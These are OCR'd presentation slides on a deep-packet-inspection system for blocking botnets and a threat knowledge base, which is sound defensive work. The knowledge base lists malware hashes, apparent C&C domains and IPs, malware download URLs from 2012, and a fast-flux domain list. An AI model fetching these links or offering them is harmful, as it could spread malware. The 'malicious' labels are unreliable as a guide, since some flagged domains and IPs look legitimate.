
Netfilter Native Hook



DPI system


Web Interface
Local network App. Service
DPI Reporter
Database
DPI Listener
Service control
MIB / Private MIB
SNMP Agent
DPI trapper
SNMP trap message
Update MIB
PROMISC hook
DPI module
Record
Event handler
Rule matching
Pattern matching
Connection tracking
Netfilter native hook
ip_rcv
yes
no
IS_DST_MAC equal localhost
Network device

System Architecture of DPI System



Defense Countermeasure:


DPI System for Blocking Botnet (Cont.)

- Mixed Matching Strategies:
  - Zero offset patterns
    - Match the payload starting from the beginning using 'memcmp'.
    - Return at most one result.
  - Fixed offset patterns
    - Match the payload starting from a fixed position using 'memcmp'.
    - Return at least one result.
  - Variable offset patterns
    - Match the payload starting from a variable position using 'memcmp'.
    - Return at least one result.
  - Arithmetic patterns
    - Some data in a packet are computed to decide to which application it belongs.

Defense Countermeasure:

DPI System for Blocking Botnet (Cont.)


- **Traffic Classification Flow Chart**




Defense Countermeasure:

DPI System for Blocking Botnet (Cont.)

The Reports of phishing site connection



The Reports of Botnet Flow



Defense Countermeasure:


Digital Antidote for Botnets


- Developed Antidote for Botnet

System automatically update the latest signatures after analyzed and filtered the infectious events of botnet.

Evidence Preservation

Encrypted the evidence and sent back to manager thru e-mail.





Defense Countermeasure:
Digital Antidote for Botnets (Cont.)

Virus statistics:
Manager lists the detailed information regarding the zombies

Antidote deployment
Automatic sents the latest version to renew whenever detected the expired ones

Knowledge Base

A database to collect and share

- botnet events
- C&C lists
- malware samples
- fast-flux detection
- phishing site
- sandbox report
- statistics

No.	MD5	ip	dns
31	a66cab386d41a7e7848e648fa1a38af9	204.12.237.20	yarnwhite.com
32	a66cab386d41a7e7848e648fa1a38af9	204.45.41.82	-
33	a66cab386d41a7e7848e648fa1a38af9	204.45.41.83	-
34	a66cab386d41a7e7848e648fa1a38af9	204.45.41.84	-
35	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	die-neue-generation-zusammenarbeit.net
36	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	windowsdriverdeveloperconference.net
37	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	neue-generation-zusammenarbeit.net
38	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	deutschland-sicher-im-netz.com
39	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	microsoftlicensestatement.ca
40	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	windowsvistadesktoptheme.net
41	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	riskandsecurityexchange.ch
42	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	microsoftbusinessawards.es
43	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	mbsanalyticalaccounting.com
44	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	communications-unifiees.com
45	a66cab386d41a7e7848e648fa1a38af9	207.46.197.32	migrerversvisualstudio.org
46	a66cab386d41a7e7848e648fa1a38af9	207.46.232.182	windowsdriverdevelopmentconference.com
47	9c1516a2e208f0ffdc438e8e3b1eabec	50.23.84.216	50.23.84.216-static.reverse.softlayer.com
48	9c1516a2e208f0ffdc438e8e3b1eabec	50.23.84.217	50.23.84.217-static.reverse.softlayer.com
49	9c1516a2e208f0ffdc438e8e3b1eabec	50.23.84.218	50.23.84.218-static.reverse.softlayer.com
50	9c1516a2e208f0ffdc438e8e3b1eabec	50.23.200.56	50.23.200.56-static.reverse.softlayer.com
51	9c1516a2e208f0ffdc438e8e3b1eabec	50.23.200.57	50.23.200.57-static.reverse.softlayer.com

項次	MD5	URL	Describe	日期
1	fde993663c082d99b19ade25f1995de7	http://www.judelawllc.com/o7HLomMn/js.js	GoDaddy.com, Inc. GODAD 14455 N Hayden Road Suite 226 Scottsdale AZ 85260	2012-11-12
2	5bb68e4e86456312844da315f98d5100	http://photothrowsites.com/on25DFk/index.html	WEBSITEWELCOME.COM BO 11251 Northwest Freeway Houston TX 77092	2012-11-12
3	3d0f59a838af57580270e1a7a58c314c	http://mp3server.pro/mp3_29072818_1.exe	Main department Majordomo Llc	2012-11-12
4	99f82604f416ab851a1475b30497f873	http://install.optimuminstaller.com/o/shlemoon_viotool/VIO_Player_Setup.exe?subi...	Amazon.com, Inc. AMAZO-4 Amazon Web Services, Elastic Compute Cloud, EC2 1200 12th Avenue South Seattle WA 98144	2012-11-12
5	dde061f3b131f97519e134fce0decae2	http://china-hfg.com/hainan_shequ/index.asp?lb_title=%3F%3F%3F%3F%3F%3F%3F%3F%3F...	CHINANET fujian province networkChina TelecomA12,Xin-Jie-Kou-Wai StreetBeijing 100088	2012-11-12
6	41aed092d39050acd24ac15201974034	http://www.greataudioconverter.com/default/ga/si?dl=3d1&adnm=3d1578=	Amazon.com, Inc. AMAZO-4 Amazon Web Services, Elastic Compute Cloud, EC2 1200 12th Avenue South Seattle WA 98144	2012-11-12
7	440c125725ac443f63ac17f05ba04589	http://ld.mediaget.com/index2.php?l=ru&u=http:/rutor.org/download/217232&r=rutor...	RIPE NCCEuropean Regional Registry	2012-11-12
8	5bdeb07131ba4b15257677b294585ff6	http://dl.baixaki.com.br/programas/63720/NeroDigital_ST-2.0.1.4.exe	Amazon.com, Inc. AMAZON-4 605 5th Ave S SEATTLE WA 98104	2012-11-12
9	3488e684236be9d4735c15891c071de3	http://dl.baixaki.com.br/programas/40705/dvd-photo-slideshow-professional-806-ba...	Amazon.com, Inc. AMAZON-4 605 5th Ave S SEATTLE WA 98104	2012-11-12
10	7fa0cff28f5aaa54afa26c8c30109238	http://denizali.com/index.php?catid=11	Turk TelekomPROVIDER Local RegistryTurkTelecomTurkTelecom	2012-11-12

Knowledge Base:

Attack Community Graph

- A large amount of honeypot logs from Hpfeeds result in difficulties in data analysis and interpretation.
- This project is supported by Google Summer of Code 2012.
  - Construct attack graph from multi-sources to provide a comprehensive attack scenario.
    - **“Show whole picture and tell the story”**
    - Attack scenario、attack structure、and the relationship between attack events

Knowledge Base:
Attack Community Graph

- **Automated extract botnet C&C domains to do fast-flux detection**

Home Searches Overall graph Help | About

Sample search: cuckoo_run_ffdomainip | Actions

```
index=cuckoo_dnsinfo| geoip |dedup dnsinfo_hostname | stats values(dnsinfo_hostname) | ffdomainip
```

All time

≥ 27 matching events | 58 scanned events

Save Create

Show timeline

93 results over all time

Options « prev 1 2 3 4 5 next » 20 per page

3 selected fields Edit

- host (1)
- source (1)
- sourcetype (1)

15 interesting fields

- dnsinfo_hostname (27)
- dnsinfo_ip (25)
- filetype (1)
- geo_info (16)
- geoip (25)
- geoip_country_code (14)
- geoip_country_name (14)
- geoip_latitude (16)
- geoip_longitude (16)
- index (1)


Overlay: None

Malicious hostname and resolved IPs (fast-fluxing IPs)

pff_domain				
0daymusic.biz	72.8.190.47			
0daymusic.biz	84.200.51.3			
0handicap.at	195.3.105.34	AT	47.3333	13.3333
4darabians.nl	94.228.220.196	NL	52.5	5.75
4dbabamozi.hu	195.228.75.154	HU	47.5	19.0833
4dbenelux.be	94.247.178.158	FR	46.0	2.0
4dmobil.at	193.200.113.66	AT	47.3333	13.3333
4esports.eu	212.172.221.9	DE	51.0	9.0
4estates.eu	94.229.34.4	SK	48.6667	19.5
4eternity.ch	80.74.136.2	CH	47.0	8.0
4etoiles.fr	109.0.24.4	FR	43.6927	3.8049
4events.at	83.169.32.159	DE	51.65	6.1833
4ever-hosting.de	194.116.186.70	DE	51.0	9.0
4ever4you.de	195.225.104.182	DE	51.65	6.1833
4everandever.de	212.227.97.23	DE	51.0	9.0
4everdreams.nl	141.255.181.15	NL	52.5	5.75
4everevents.nl	178.18.129.48	NL	52.5	5.75
4everflashlight.de	217.13.199.20	DE	51.0	9.0
4evermusic.pl	217.149.243.144	PL	52.25	21.0
4evernails.nl	109.237.208.85	NL	52.5	5.75

Attack Community Graph


- Collect malware samples from multi-source Honeypot logs
- Use sandbox to obtain malicious hostnames (C&C)
- Apply fast-flux detection to obtain corresponding IP's




Knowledge Base:

Attack Community Graph

- It is easy to find current active C&C domain, estimate the scale of C&C domain using by malwares



